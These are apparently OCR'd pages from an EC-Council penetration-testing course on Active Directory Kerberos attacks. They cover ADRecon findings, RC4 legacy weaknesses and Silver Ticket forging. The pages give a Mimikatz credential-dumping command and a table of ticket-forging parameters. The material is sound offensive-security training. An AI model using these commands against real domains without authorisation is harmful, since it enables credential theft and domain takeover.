
Category	Enabled Count	Enabled Percentage	Disabled Count	Disabled Percentage	Total Count	Total Percentage
Must Change Password at Logon	1	6.67%	0	0.00%	1	5.26%
Cannot Change Password	3	20.00%	0	0.00%	3	15.79%
Password Never Expires	11	73.33%	2	50.00%	13	68.42%
Reversible Password Encryption	1	6.67%	0	0.00%	1	5.26%
Smartcard Logon Required	1	6.67%	0	0.00%	1	5.26%
Delegation Permitted	14	93.33%	4	100.00%	18	94.74%
Kerberos DES Only	1	6.67%	0	0.00%	1	5.26%
Kerberos RC4	0	0.00%	0	0.00%	0	0.00%
Does Not Require Pre Auth	1	6.67%	0	0.00%	1	5.26%
Password Age (> 42 days)	13	86.67%	2	50.00%	15	78.95%
Account Locked Out	0	0.00%	0	0.00%	0	0.00%
Never Logged in	11	73.33%	4	100.00%	15	78.95%
Dormant (> 90 days)	0	0.00%	0	0.00%	0	0.00%
Password Not Required	0	0.00%	2	50.00%	2	10.53%
Unconstrained Delegation	1	6.67%	0	0.00%	1	5.26%
SIDHistory	1	6.67%	0	0.00%	1	5.26%

Raw Data



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




ADRecon – Groups

Upon getting all the AD users, take a look at the group policy. The group policy is a feature of Microsoft Windows NT family of operating systems that controls the working environment of user and computer accounts. In the group policy, environment policy such as “Account Lockout Policy” can be seen.

After acquiring all the required data, you can now execute different attacks based on the collected data.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Active Directory – Kerberos Attacks

The issues are primarily related to the legacy support in Kerberos when AD was released in the year 2000 with Windows Server 2000. This legacy support is enabled when using Kerberos RC4 encryption (RC4_HMAC_MD5) since the NT LAN Manager (NTLM) password hash is used extensively with this encryption type.

Several Kerberos attacks take advantage of Microsoft's legacy support in AD. When Microsoft released Windows 2000 and AD along with it, they needed to support Windows NT and Windows 95, which generated a wide range of security issues (and less secure configurations). Microsoft thus needed to support several different clients and enable them to speak Kerberos. The easy method to do this was to use the NTLM password hash as the Kerberos RC4 encryption private key is used to encrypt/sign Kerberos tickets. Once the NTLM password hash is discovered, it can be used in a variety of ways, including re-compromising the AD domain (think Golden Tickets and Silver Tickets).

RC4 Kerberos encryption continues to be supported even today. While AES Kerberos encryption is now used by default on the newer operating systems, RC4 Kerberos encryption may still be significantly used on the network, involving some interesting network devices that have AES Kerberos encryption disabled by default.

See NetApp for example:

Kerberos-related communication for Common Internet File System (CIFS) is used during CIFS server creation on the Storage Virtual Machine (SVM), as well as during the SMB session setup phase. The CIFS server supports the following encryption types for Kerberos communication:

- RC4-HMAC

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- DES
- AES 128
- AES 256

With the introduction of AES as a Kerberos encryption option, Windows uses AES for hashing, which is a deviation from traditional Windows password hashing methods. This means that while Kerberos RC4 encryption leveraged the NTLM password hash as encryption key, Kerberos AES encryption uses the AES hash to encrypt the Kerberos tickets (in other words, when AES is the Kerberos encryption).


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Directory – Kerberos Attacks Examples

SPN Scanning	**Finding services** by requesting service principal names (SPNs) of a specific SPN class/type
Silver Ticket	Forged Kerberos **Ticket Granting Service** (TGS) service ticket
Golden Ticket	Forged Kerberos **Ticket Granting Ticket** (TGT) authentication ticket
MS14-068 Forged PAC Exploit	Exploitation of the **Kerberos vulnerability** on Domain Controllers
Diamond PAC	**Blended attack** type using elements of the Golden Ticket and the MS14-068 forged PAC
Skeleton Key In-memory Malware	Malware "patches" the **LSASS authentication** process in-memory on Domain Controllers to enable a second, valid "skeleton key" password that can be used to authenticate any domain account.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Silver Ticket

The Kerberos Silver Ticket is a valid Ticket Granting Service (TGS) Kerberos ticket, since it is encrypted/signed by the service account configured with an SPN for each server that the Kerberos-authenticating service runs on.

While a Golden ticket is a forged Ticket Granting Ticket (TGT) valid for gaining access to any Kerberos service, the silver ticket is a forged TGS. This means that the scope of the Silver Ticket is limited to whatever service is targeted on a specific server.

While a Golden ticket is encrypted/signed with the domain Kerberos service account (KRBTGT), a Silver Ticket is encrypted/signed by the service account (the computer account credential extracted from the computer's local Security Account Manager (SAM) or service account credential).

Most services do not validate the Privileged Attribute Certificate (PAC) (by sending the PAC checksum to the domain controller for PAC validation); therefore, a valid TGS generated with the service account password hash can include a PAC that is entirely fictitious —even claiming the user is a Domain Admin without challenge or correction.

The attacker needs the service account password hash. Because the TGS is forged, there is no associated TGT, meaning that the domain controller is never contacted. Any event logs are on the targeted server.

Silver Tickets can be more dangerous than Golden Tickets — while the scope is more limited than Golden Tickets, the required hash is easier to get and there is no communication with a domain controller when using them. Therefore, detecting Silver Tickets is more difficult than detecting Golden Tickets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Creating Silver Tickets

In order to create or forge a Silver Ticket, the attacker has to gain knowledge of the password data (password hash) for the target service. If the target service is running under the context of a user account such as MS SQL, then the Service Account's password hash is required in order to create a Silver Ticket.

Cracking Service Account passwords with Kerberoast is one potential method for identifying a target service's associated password data.

Computers also host services with the most common one being the Windows file share that leverages the "cifs" service. Since the computer itself hosts this service, the password data required to create a Silver Ticket is the associated with the computer account's password hash. When a computer is joined to AD, a new computer account object is created and linked to the computer. The password and associated hash are stored on the computer that owns the account, and the NTLM password hash is stored in the AD database on the Domain Controllers for the domain.

If an attacker can gain admin rights to the computer (to gain debug access) or be able to run code as local System, the attacker can dump the AD computer account password hash from the system using Mimikatz (the NTLM password hash is used to encrypt RC4 Kerberos tickets) as follows:

```
Mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mimikatz Silver Ticket

Command	Description
`/domain`	The fully qualified domain name
`/sid`	The SID of the domain
`/user`	Username to impersonate
`/groups`	Group RIDs the user is a member of (the first is the primary group) default: 513, 512, 520, 518, 519 for well-known Administrator's groups
`/ticket`	Provide a path and name for saving the Golden Ticket file for later use. Otherwise, use /ptt to immediately inject the Golden Ticket into memory for use.
`/ptt`	As an alternate to /ticket, use /ptt to immediately inject the forged ticket into memory for use.
`/id`	User RID. Mimikatz default is 500 (the default Administrator account RID)
`/startoffset`	The start offset when the ticket is available (generally set to –10 or 0 if this option is used). Mimikatz Default value is 0.
`/endin`	Ticket lifetime. Mimikatz Default value is 10 years.
`/renewmax`	Maximum ticket lifetime with renewal

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Silver Ticket Required Parameters

Command	Description
`/target`	The target server's FQDN
`/service`	The Kerberos service running on the target server. This is the SPN class (or type) such as cifs, http, or mssql.
`/rc4`	The NTLM hash for the service (computer account or user account)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

